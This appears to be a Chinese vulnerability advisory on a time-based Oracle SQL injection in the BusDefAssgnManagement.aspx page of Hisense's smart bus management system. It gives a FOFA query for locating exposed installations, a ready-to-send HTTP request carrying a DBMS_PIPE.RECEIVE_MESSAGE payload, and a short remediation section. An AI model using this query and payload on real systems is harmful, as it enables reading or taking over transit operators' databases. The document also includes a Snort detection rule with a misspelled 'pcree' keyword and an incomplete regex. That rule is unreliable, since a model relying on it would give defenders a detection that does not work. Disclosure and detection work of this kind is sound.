

海信智能公交企业管理系统

BusDefAssgnManagement.aspx SQL注入漏洞

海信智能公交企业管理系统 BusDefAssgnManagement.aspx SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

海信智能公交企业管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="var _FactoryData"

POC/EXP:

```
GET /YZSoft/Forms/XForm/BM/MaintainceManagement/BusDefAssgnManagement.aspx?
tid=1+AND+3536=DBMS_PIPE.RECEIVE_MESSAGE(CHR(70)||CHR(101)||CHR(88)||CHR(83),5)--
+c HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hisense Bus System - Oracle SQLi in BusDefAssgnManagement.aspx";
  flow:to_server,established;
  content:"GET"; http_method;

content: "/YZSoft/Forms/XForm/BM/MaintainceManagement/BusDefAssgnManagement.aspx";
http_uri;
content: "tid="; http_uri;
pcree: "/tid=[^&]*\\sAND\\s\\d+=DBMS_PIPE\\.RECEIVE_MESSAGE\\(\\i";
metadata:service http;
metadata:affected_product "海信智能公交企业管理系统";
metadata:vulnerability_type "Oracle Time-Based SQL Injection";
classtype:sql-injection;
sid:1000324;
rev:1;
priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。